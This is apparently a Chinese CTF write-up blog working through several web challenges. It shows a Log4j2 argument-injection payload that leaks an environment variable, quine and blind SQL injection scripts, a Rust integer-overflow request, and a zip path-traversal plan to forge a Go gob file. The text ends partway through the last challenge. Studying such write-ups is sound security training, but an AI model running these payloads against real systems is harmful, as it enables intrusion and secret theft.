
0x01 Mini V&N CTF【chatrobot】
给了源码,主要文件有两个:
target/chatrobot-1.0-SNAPSHOT.jar!\com\ctf\chatrobot\App.classsrc/app.py
# app.py
import os
import subprocess
from flask import request, render_template, Flask
import os
import subprocess
from flask import request, render_template, Flask

app = Flask(__name__)


JAVA_JAR_PATH = 'target/chatrobot-1.0-SNAPSHOT.jar'

@app.route("/", methods=['GET', 'POST'])
def start():
    if request.method == 'POST':
        text_input = request.form.get('text', '').strip()
        if not text_input:
             return ('invalid message', 400)

        parts = text_input.split(' ', 1)
        cmd = parts[0]
        text = parts[1] if len(parts) > 1 else ''

        result = chat(cmd, text)
        return result.get('stdout', '') + result.get('stderr', '')

    return render_template('index.html')

@app.route("/chat", methods=['GET'])
def handle_chat_api():
    cmd = request.args.get('cmd', '').strip()
    arg = request.args.get('arg', '').strip()

    if not cmd:
        return ('invalid command', 400)

    result = chat(cmd, arg)

    out = result.get('stdout', '').strip()
    err = result.get('stderr', '').strip()

    return out


def chat(cmd, text):
    env = os.environ.copy()
    env['FLAG'] = env['INSERT_FLAG']
    java_command = [
        'java',
        '-Xms48M',
        '-Xmx96M',
        f'-Dcmd={cmd}',
        '-jar',
        JAVA_JAR_PATH,
        text
    ]

    try:
        res = subprocess.run(
            java_command,
            capture_output=True,
            timeout=45,
            env=env,
            check=False
        )


        stdout_text = res.stdout.decode('utf8', errors='replace')
        stderr_text = res.stderr.decode('utf8', errors='replace')

        return {
            'stdout': stdout_text,
            'stderr': stderr_text,
        }
    except subprocess.TimeoutExpired:
        return {
            'stdout': '喵呜!机器人跑太慢了,超时了啦 QAQ',
            'stderr': ''
        }
    except FileNotFoundError:
        return {
            'stdout': '喵?Java 或 JAR 文件找不到喵。',
            'stderr': ''
        }

if __name__ == '__main__':
    port = int(os.environ.get('PORT', 8080))
    app.run(host='0.0.0.0', port=port)
# App.class
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//
package com.ctf.chatrobot;
import java.time.LocalDateTime;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
public class App {
public static Logger LOGGER = LogManager.getLogger(App.class);
public static void main(String[] args) {
String flag = System.getenv("FLAG");
if (flag == null) {
LOGGER.error("{}", "欸?flag去哪了喵(。_。)");
}
LOGGER.info("msg: {}", args);
String cmd = System.getProperty("cmd");
if (cmd != null && !cmd.equals("help")) {
if (!cmd.startsWith("/")) {
System.out.println("都说了用/开头了啊喂,你这个大笨蛋喵(╯▔皿▔)╯");
} else {
doCommand(cmd.substring(1), args);
}
} else {
doHelp();
}
}
private static void doCommand(String cmd, String[] arg) {
String argText = arg.length > 0 ? arg[0] : "";
switch (cmd) {
case "help":
doHelp();
break;
case "spawnpoint":
if (argText.isEmpty()) {
System.out.println("喵?你想把重生点定在哪儿?格式:/spawnpoint <坐标/地点>");
} else {
System.out.println("重生点已设定在: " + argText);
}
break;
case "time":
System.out.println(LocalDateTime.now().toString());
break;
case "weather":
if (argText.trim().isEmpty()) {
String effect = "";
String response = "今天天气不错喵";
} else {
String response;
String effect;
switch (argText.trim().toLowerCase()) {
case "sun":
effect = "[WEATHER_SUN]";
response = "今天天气不错喵";
break;
case "rain":
effect = "[WEATHER_RAIN]";
response = "听说下雨和巧克力更配喵";
break;
case "snow":
effect = "[WEATHER_SNOW]";
response = "又到了白色相簿的季节喵";
break;
default:
effect = "";
response = "喵?这个天气我不认识!试试 rain/snow/sun 喵";
}
System.out.println(effect + " " + response);
}
break;
default:
System.out.println("都说了好感度不够了啦╮( ̄⊿ ̄)╭");
}
}
private static void doHelp() {
System.out.println("目前好感度不够喵,只能设置重生点(/spawnpoint),查看时间(/time),设置天气(/weather rain/snow/sun)");
}
}审计源码后我们知道了大致的业务流程:
- python的路由接受用户的输入后进行一些拆分处理为参数
- 调用chat()方法把用户的输入拼接到了java程序的编译命令参数中
- 由java处理后端逻辑 chat()方法关键部分:
def chat(cmd, text):
    env = os.environ.copy()
    env['FLAG'] = env['INSERT_FLAG']
    java_command = [
        'java',
        '-Xms48M',
        '-Xmx96M',
        f'-Dcmd={cmd}',
        '-jar',
        JAVA_JAR_PATH,
        text
    ]

    try:
        res = subprocess.run(
            java_command,
            capture_output=True,
            timeout=45,
            env=env,
            check=False
        )
f'-Dcmd={cmd}'把用户输入直接拼接到了参数中。
所以这里我们就可以去注入参数了
比如我们构造
'-Dcmd = /weather-Dlog4j2.formatMsgNoLookups=false-Dlog4j2.layout.pattern=${env:FLAG}'
#此时jvm解析后就是
java_command = [
    'java',
    '-Xms48M',
    '-Xmx96M',
    '-Dcmd=/weather',
    '-Dlog4j2.formatMsgNoLookups=false',
    '-Dlog4j2.layout.pattern=${env:FLAG}',
    '-jar',
    JAVA_JAR_PATH,
    text
]
后面的就被当作参数注入了 然后解释一下这两个参数:
首先-D开头的是JVM系统参数 然后这两条都是属于jog4j2`的专属系统参数
- ==-Dlog4j2.formatMsgNoLookups=false==
- 这条参数是控制 Log4j2 是否对日志消息中的
${}做 Lookup 解析。 - 在
Log4j2 2.15+的版本中这个值默认是ture表示不会解析该语法 - 现在我们显示开启解析
- ==-Dlog4j2.layout.pattern=${env:FLAG}==
- 这条参数是直接指定 Log4j2 使用的 PatternLayout 模板。
${env:FLAG}就是lookup语法,表示输出环境变量中的flag
这里为什么会输出日志,是因为后端java代码中有
LOGGER.info("msg: {}", args);这句就是打印一次日志信息,原本是要打印("msg: {}", args),但是由于我们注入的第二个参数
日志格式被替换了,所以可以输出flag。
payload
所以最后payload:
┌──(root💀JYli)-[~]
└─# curl -X POST  http://challenge.ilovectf.cn:30295/  -d "text=/weather-Dlog4j2.formatMsgNoLookups=false-Dlog4j2.layout.pattern=\${env:FLAG} "
都说了好感度不够了啦╮( ̄⊿ ̄)╭
08:21:37.550 INFO  com.ctf.chatrobot.App executing /weather-Dlog4j2.formatMsgNoLookups=false-Dlog4j2.layout.pattern=VNCTF{LO6_10r_J_1s_1UN_N8jqBDO} - msg:
一点疑惑
最后有点疑惑是为什么不能打/chat路由,试了一下日志都不能回显
┌──(root💀JYli)-[~]
└─# curl  http://challenge.ilovectf.cn:30295/chat\?cmd=/weather-Dlog4j2.formatMsgNoLookups=false-Dlog4j2.layout.pattern=\${env:FLAG}
都说了好感度不够了啦╮( ̄⊿ ̄)╭# 好像是因为/chat路由:
result = chat(cmd, arg)

out = result.get('stdout', '').strip()
    err = result.get('stderr', '').strip()

return out 而/路由:
result = chat(cmd, text)
        return result.get('stdout', '') + result.get('stderr', '')
而有一个规则是
LOGGER.info(...)  →  stderr
System.out.println(...) → stdout所以我们这里打/路由
0x02 第五空间 2021【yet_another_mysql_injection】(quine注入)
?source拿到源代码:
<?php
include_once("lib.php");
function alertMes($mes,$url){
    die("<script>alert('{$mes}');location.href='{$url}';</script>");
}

function checkSql($s) {
    if(preg_match("/regexp|between|in|flag|=|>|<|and|\||right|left|reverse|update|extractvalue|floor|substr|&|;|\\\$|0x|sleep|\ /i",$s)){
        alertMes('hacker', 'index.php');
    }
}

if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['password']) && $_POST['password'] != '') {
    $username=$_POST['username'];
    $password=$_POST['password'];
    if ($username !== 'admin') {
        alertMes('only admin can login', 'index.php');
    }
    checkSql($password);
    $sql="SELECT password FROM users WHERE username='admin' and password='$password';";
    $user_result=mysqli_query($con,$sql);
    $row = mysqli_fetch_array($user_result);
    if (!$row) {
        alertMes("something wrong",'index.php');
    }
    if ($row['password'] === $password) {
        die($FLAG);
    } else {
    alertMes("wrong password",'index.php');
  }
}

if(isset($_GET['source'])){
  show_source(__FILE__);
  die;
}
?>
<!-- /?source -->
<html>
    <body>
        <form action="/index.php" method="post">
            <input type="text" name="username" placeholder="账号"><br/>
            <input type="password" name="password" placeholder="密码"><br/>
            <input type="submit" / value="登录">
        </form>
    </body>
</html>就是简单的账号密码,账号为admin,密码是从数据库查询的密码
SELECT password FROM users WHERE username='admin' and password='$password';会执行这条语句,其中$password是我们控制的。
这里按理来说其实是可以打盲注的。但是这里我们打Quine注入更简单,因为如果让查询结果等于输入,那我们的条件不久永真了吗,
这里有脚本
sql = input ("输入你的sql语句,不用写关键查询的信息 形如 1'union select #\n")
sql2 = sql.replace("'",'"')
base = "replace(replace('.',char(34),char(39)),char(46),'.')"
final = ""
def add(string):
if ("--+" in string):
tem = string.split("--+")[0] + base + "--+"
if ("#" in string):
tem = string.split("#")[0] + base + "#"
return tem
def patch(string,sql):
if ("--+" in string):
return sql.split("--+")[0] + string + "--+"
if ("#" in string):
return sql.split("#")[0] + string + "#"
res = patch(base.replace(".",add(sql2)),sql).replace(" ","/**/").replace("'.'",'"."')
print(res) 就帮我们构造好了(-1后面有个
'我忘记了)
 输入就出了
输入就出了
0x03 第五空间 2021【yet_another_mysql_injection】(sql盲注)
这题同样可以使用盲注,但是效率比较低 脚本:
import requests
import string

url = "http://node4.anna.nssctf.cn:28961/"   # 改成你的目标
charset = string.ascii_letters + string.digits + "_{}-"
max_len = 64

def check(payload):
    data = {
        "username": "admin",
        "password": payload
    }
    r = requests.post(url, data=data)
    return "something wrong" not in r.text

password = ""

for pos in range(1, max_len + 1):
    found = False
    for ch in charset:
        payload = f"'/**/or/**/!strcmp(mid(password,{pos},1),'{ch}')#"
        if check(payload):
            password += ch
            print(f"[+] pos {pos}: {ch}")
            found = True
            break    if not found:
        print("[*] password end")
        break

print("[+] password =", password)原理就是查询成功的话,就算密码错了也会回显wrong password,而如果我们or后面的为假导致查询失败的话,会回显something wrong,
我们利用回显是不是something wron判断是否成功。
这里=号被禁用的话就用strcmp()比较,相等会返回0不相等返回非0,所以这里取!
 最后成功盲注到密码,输入进去也可以得到flag
0x04 VNCTF2023【电子木鱼】
给了源码,是Rust语言写的一个功德计算的程序,功德大于十亿得到flag
/upgrade路由通过传入的body.name变量对GONGDE进行各种操作,PAYLOADS数组变量包含五个不同的Payload结构体,name分别对应不同的操作
主要源码:
const PAYLOADS: &[Payload] = &[
    Payload {
        name: "Cost",
        cost: 10,
    },
    Payload {
        name: "Loan",
        cost: -1_000,
    },
    Payload {
        name: "CCCCCost",
        cost: 500,
    },
    Payload {
        name: "Donate",
        cost: 1,
    },
    Payload {
        name: "Sleep",
        cost: 0,
    },
];

#[post("/upgrade")]
async fn upgrade(body: web::Form<Info>) -> Json<APIResult> {
    if GONGDE.get() < 0 {
        return web::Json(APIResult {
            success: false,
            message: "功德都搞成负数了,佛祖对你很失望",
        });
    }

    if body.quantity <= 0 {
        return web::Json(APIResult {
            success: false,
            message: "佛祖面前都敢作弊,真不怕遭报应啊",
        });
    }

    if let Some(payload) = PAYLOADS.iter().find(|u| u.name == body.name) {
        let mut cost = payload.cost;

        if payload.name == "Donate" || payload.name == "Cost" {
            cost *= body.quantity;
        }

        if GONGDE.get() < cost as i32 {
            return web::Json(APIResult {
                success: false,
                message: "功德不足",
            });
        }

        if cost != 0 {
            GONGDE.set(GONGDE.get() - cost as i32);
        }

...

        }
    }

    web::Json(APIResult {
        success: false,
        message: "禁止开摆",
    })
}
存在漏洞的主要是这里:
if GONGDE.get() < cost as i32 {
            return web::Json(APIResult {
                success: false,
                message: "功德不足",
            });
}如果cost变量能够为负数,那么就能够加GONGDE,但问题是后端对传入的body.quantity进行了校验,而Rust作为一种安全性较高的语言,又很难绕过校验。
注意到后端对cost的数值类型限定为32位int,那么就有可能存在整型溢出漏洞。如果直接传入2147483648后端会报错。但由于cost进行了乘法操作cost *= body.quantity;,当body.name=Cost时,cost变量默认为10,因此我们传入body.quantity=214748365,乘法操作后cost就会变为2147483650,int32下会溢出为负数。
(i32 能表示的最大值是2 147 483 647)
通过这段代码扣钱:
if cost != 0 {

            GONGDE.set(GONGDE.get() - cost as i32);

}只要cost为一个很大的负数,我们就可以给GONGDE加很多了。所以才需要对整数溢出,rust中对超过最大值的数会从负的最大值开始'环绕' .也就是2147483648会等于-2147483648。因为int32:最大:2147483647 最小:-2147483648。
payload:
post传:name=Cost&quantity=214748365.
0x05 VNCTF2023【象棋王子】

翻一下js文件,发现fuckjs代码:
 到控制台执行
0x06 VNCTF2023【BabyGo】
给了附件,是go语言源码,看不太懂就叫ai分析了。
package main

import (
	"encoding/gob"
	"fmt"
	"github.com/PaulXu-cn/goeval"
	"github.com/duke-git/lancet/cryptor"
	"github.com/duke-git/lancet/fileutil"
	"github.com/duke-git/lancet/random"
	"github.com/gin-contrib/sessions"
	"github.com/gin-contrib/sessions/cookie"
	"github.com/gin-gonic/gin"
	"net/http"
	"os"
	"path/filepath"
	"strings"
)

type User struct {
	Name  string
	Path  string
	Power string
}

func main() {
	r := gin.Default()
	store := cookie.NewStore(random.RandBytes(16))
	r.Use(sessions.Sessions("session", store))
	r.LoadHTMLGlob("template/*")

	r.GET("/", func(c *gin.Context) {
		userDir := "/tmp/" + cryptor.Md5String(c.ClientIP()+"VNCTF2023GoGoGo~") + "/"
		session := sessions.Default(c)
		session.Set("shallow", userDir)
		session.Save()
		fileutil.CreateDir(userDir)
		gobFile, _ := os.Create(userDir + "user.gob")
		user := User{Name: "ctfer", Path: userDir, Power: "low"}
		encoder := gob.NewEncoder(gobFile)
		encoder.Encode(user)
		if fileutil.IsExist(userDir) && fileutil.IsExist(userDir+"user.gob") {
			c.HTML(200, "index.html", gin.H{"message": "Your path: " + userDir})
			return
		}
		c.HTML(500, "index.html", gin.H{"message": "failed to make user dir"})
	})

	r.GET("/upload", func(c *gin.Context) {
		c.HTML(200, "upload.html", gin.H{"message": "upload me!"})
	})

	r.POST("/upload", func(c *gin.Context) {
		session := sessions.Default(c)
		if session.Get("shallow") == nil {
			c.Redirect(http.StatusFound, "/")
		}
		userUploadDir := session.Get("shallow").(string) + "uploads/"
		fileutil.CreateDir(userUploadDir)
		file, err := c.FormFile("file")
		if err != nil {
			c.HTML(500, "upload.html", gin.H{"message": "no file upload"})
			return
		}
		ext := file.Filename[strings.LastIndex(file.Filename, "."):]
		if ext == ".gob" || ext == ".go" {
			c.HTML(500, "upload.html", gin.H{"message": "Hacker!"})
			return
		}
		filename := userUploadDir + file.Filename
		if fileutil.IsExist(filename) {
			fileutil.RemoveFile(filename)
		}
		err = c.SaveUploadedFile(file, filename)
		if err != nil {
			c.HTML(500, "upload.html", gin.H{"message": "failed to save file"})
			return
		}
		c.HTML(200, "upload.html", gin.H{"message": "file saved to " + filename})
	})

	r.GET("/unzip", func(c *gin.Context) {
		session := sessions.Default(c)
		if session.Get("shallow") == nil {
			c.Redirect(http.StatusFound, "/")
		}
		userUploadDir := session.Get("shallow").(string) + "uploads/"
		files, _ := fileutil.ListFileNames(userUploadDir)
		destPath := filepath.Clean(userUploadDir + c.Query("path"))
		for _, file := range files {
			if fileutil.MiMeType(userUploadDir+file) == "application/zip" {
				err := fileutil.UnZip(userUploadDir+file, destPath)
				if err != nil {
					c.HTML(200, "zip.html", gin.H{"message": "failed to unzip file"})
					return
				}
				fileutil.RemoveFile(userUploadDir + file)
			}
		}
		c.HTML(200, "zip.html", gin.H{"message": "success unzip"})
	})

	r.GET("/backdoor", func(c *gin.Context) {
		session := sessions.Default(c)
		if session.Get("shallow") == nil {
			c.Redirect(http.StatusFound, "/")
		}
		userDir := session.Get("shallow").(string)
		if fileutil.IsExist(userDir + "user.gob") {
			file, _ := os.Open(userDir + "user.gob")
			decoder := gob.NewDecoder(file)
			var ctfer User
			decoder.Decode(&ctfer)
			if ctfer.Power == "admin" {
				eval, err := goeval.Eval("", "fmt.Println(\"Good\")", c.DefaultQuery("pkg", "fmt"))
				if err != nil {
					fmt.Println(err)
				}
				c.HTML(200, "backdoor.html", gin.H{"message": string(eval)})
				return
			} else {
				c.HTML(200, "backdoor.html", gin.H{"message": "low power"})
				return
			}
		} else {
			c.HTML(500, "backdoor.html", gin.H{"message": "no such user gob"})
			return
		}
	})

	r.Run(":80")
}
一共有五个路由(包括/uploads)
代码分析
/ 路由:
r.GET("/", func(c *gin.Context) {
		userDir := "/tmp/" + cryptor.Md5String(c.ClientIP()+"VNCTF2023GoGoGo~") + "/"
		session := sessions.Default(c)
		session.Set("shallow", userDir)
		session.Save()
		fileutil.CreateDir(userDir)
		gobFile, _ := os.Create(userDir + "user.gob")
		user := User{Name: "ctfer", Path: userDir, Power: "low"}
		encoder := gob.NewEncoder(gobFile)
		encoder.Encode(user)
		if fileutil.IsExist(userDir) && fileutil.IsExist(userDir+"user.gob") {
			c.HTML(200, "index.html", gin.H{"message": "Your path: " + userDir})
			return
		}
		c.HTML(500, "index.html", gin.H{"message": "failed to make user dir"})
})- md5加ip,设置了一段临时的用户目录
- 写入了初始的
user.gob,User{Name: "ctfer", Path: userDir, Power: "low"}/upload路由
r.GET("/upload", func(c *gin.Context) { ... })

r.POST("/upload", func(c *gin.Context) {
    session := sessions.Default(c)
    if session.Get("shallow") == nil {
        c.Redirect(http.StatusFound, "/")
    }
    userUploadDir := session.Get("shallow").(string) + "uploads/"
    fileutil.CreateDir(userUploadDir)
    file, err := c.FormFile("file")
    if err != nil {
        c.HTML(500, "upload.html", gin.H{"message": "no file upload"})
        return
    }
    ext := file.Filename[strings.LastIndex(file.Filename, "."):]
    if ext == ".gob" || ext == ".go" {
        c.HTML(500, "upload.html", gin.H{"message": "Hacker!"})
        return
    }
    filename := userUploadDir + file.Filename
    if fileutil.IsExist(filename) {
        fileutil.RemoveFile(filename)
    }
    err = c.SaveUploadedFile(file, filename)
    if err != nil {
        c.HTML(500, "upload.html", gin.H{"message": "failed to save file"})
        return
    }
    c.HTML(200, "upload.html", gin.H{"message": "file saved to " + filename})
})
- 用户上传文件,保存在
.../uploads/。禁止.gob和.go扩展名的直接上传。/unzip路由
r.GET("/unzip", func(c *gin.Context) {
		session := sessions.Default(c)
		if session.Get("shallow") == nil {
			c.Redirect(http.StatusFound, "/")
		}
		userUploadDir := session.Get("shallow").(string) + "uploads/"
		files, _ := fileutil.ListFileNames(userUploadDir)
		destPath := filepath.Clean(userUploadDir + c.Query("path"))
		for _, file := range files {
			if fileutil.MiMeType(userUploadDir+file) == "application/zip" {
				err := fileutil.UnZip(userUploadDir+file, destPath)
				if err != nil {
					c.HTML(200, "zip.html", gin.H{"message": "failed to unzip file"})
					return
				}
				fileutil.RemoveFile(userUploadDir + file)
			}
		}
		c.HTML(200, "zip.html", gin.H{"message": "success unzip"})
})- 只有登录 Session 才能继续。
- 读取当前用户的上传目录
/tmp/<hash>/uploads/
- 找到所有 MIME 为 zip 的文件
- 读取 URL 参数
path,构造解压目标路径:destPath = Clean(uploadDir + path) - 对每个 zip 文件执行解压到 destPath
- 解压完成后把 zip 删除
/backdoor路由
r.GET("/backdoor", func(c *gin.Context) {
    session := sessions.Default(c)
    if session.Get("shallow") == nil {
        c.Redirect(http.StatusFound, "/")
    }
    userDir := session.Get("shallow").(string)
    if fileutil.IsExist(userDir + "user.gob") {
        file, _ := os.Open(userDir + "user.gob")
        decoder := gob.NewDecoder(file)
        var ctfer User
        decoder.Decode(&ctfer)
        if ctfer.Power == "admin" {
            eval, err := goeval.Eval("", "fmt.Println(\"Good\")", c.DefaultQuery("pkg", "fmt"))
            if err != nil {
                fmt.Println(err)
            }
            c.HTML(200, "backdoor.html", gin.H{"message": string(eval)})
            return
        } else {
            c.HTML(200, "backdoor.html", gin.H{"message": "low power"})
            return
        }
    } else {
        c.HTML(500, "backdoor.html", gin.H{"message": "no such user gob"})
        return
    }
})
- 这里就是会反序列化
user.gob文件
漏洞分析
-
我们把路由都分析一遍后就有一条攻击思路了。一开始的
user.gob文件中的Power="low",但是我们可以上传文件,那我们就像是不是可以手动伪造一个user.gob文件,改成Power="admin"呢。 -
因为我们注意到这里
if ctfer.Power == "admin" {
            eval, err := goeval.Eval("", "fmt.Println(\"Good\")", c.DefaultQuery("pkg", "fmt"))
            if err != nil {
                fmt.Println(err)
            }
            c.HTML(200, "backdoor.html", gin.H{"message": string(eval)})
            return
}只要Powe="admin",我们就可以eval执行命令了。
- 但是文件上传页面是禁止我们上传
.gob文件的,此时我们想到还有一个/unzip路由。可以把/uploads下的zip文件解压到我们指定的目录。其实他是会解压到/uploads目录下的,但是我们可以目录穿越,path=../。来指定目录。这样我们就能将user.gob文件覆盖了。
攻击
- 制作zip压缩包
首先我们根据源码写生成
user.gob文件的脚本。
	package main

import (
	"encoding/gob"
	"github.com/duke-git/lancet/fileutil"
	"os"
)

type User struct {
	Name  string
	Path  string
	Power string
}

func main()  {
	userDir := "./serial/"
	fileutil.CreateDir(userDir)
	gobFile, _ := os.Create(userDir + "user.gob")
	user := User{Name: "ctfer", Path: userDir, Power: "admin"}
	encoder := gob.NewEncoder(gobFile)
	encoder.Encode(user)

}
	```

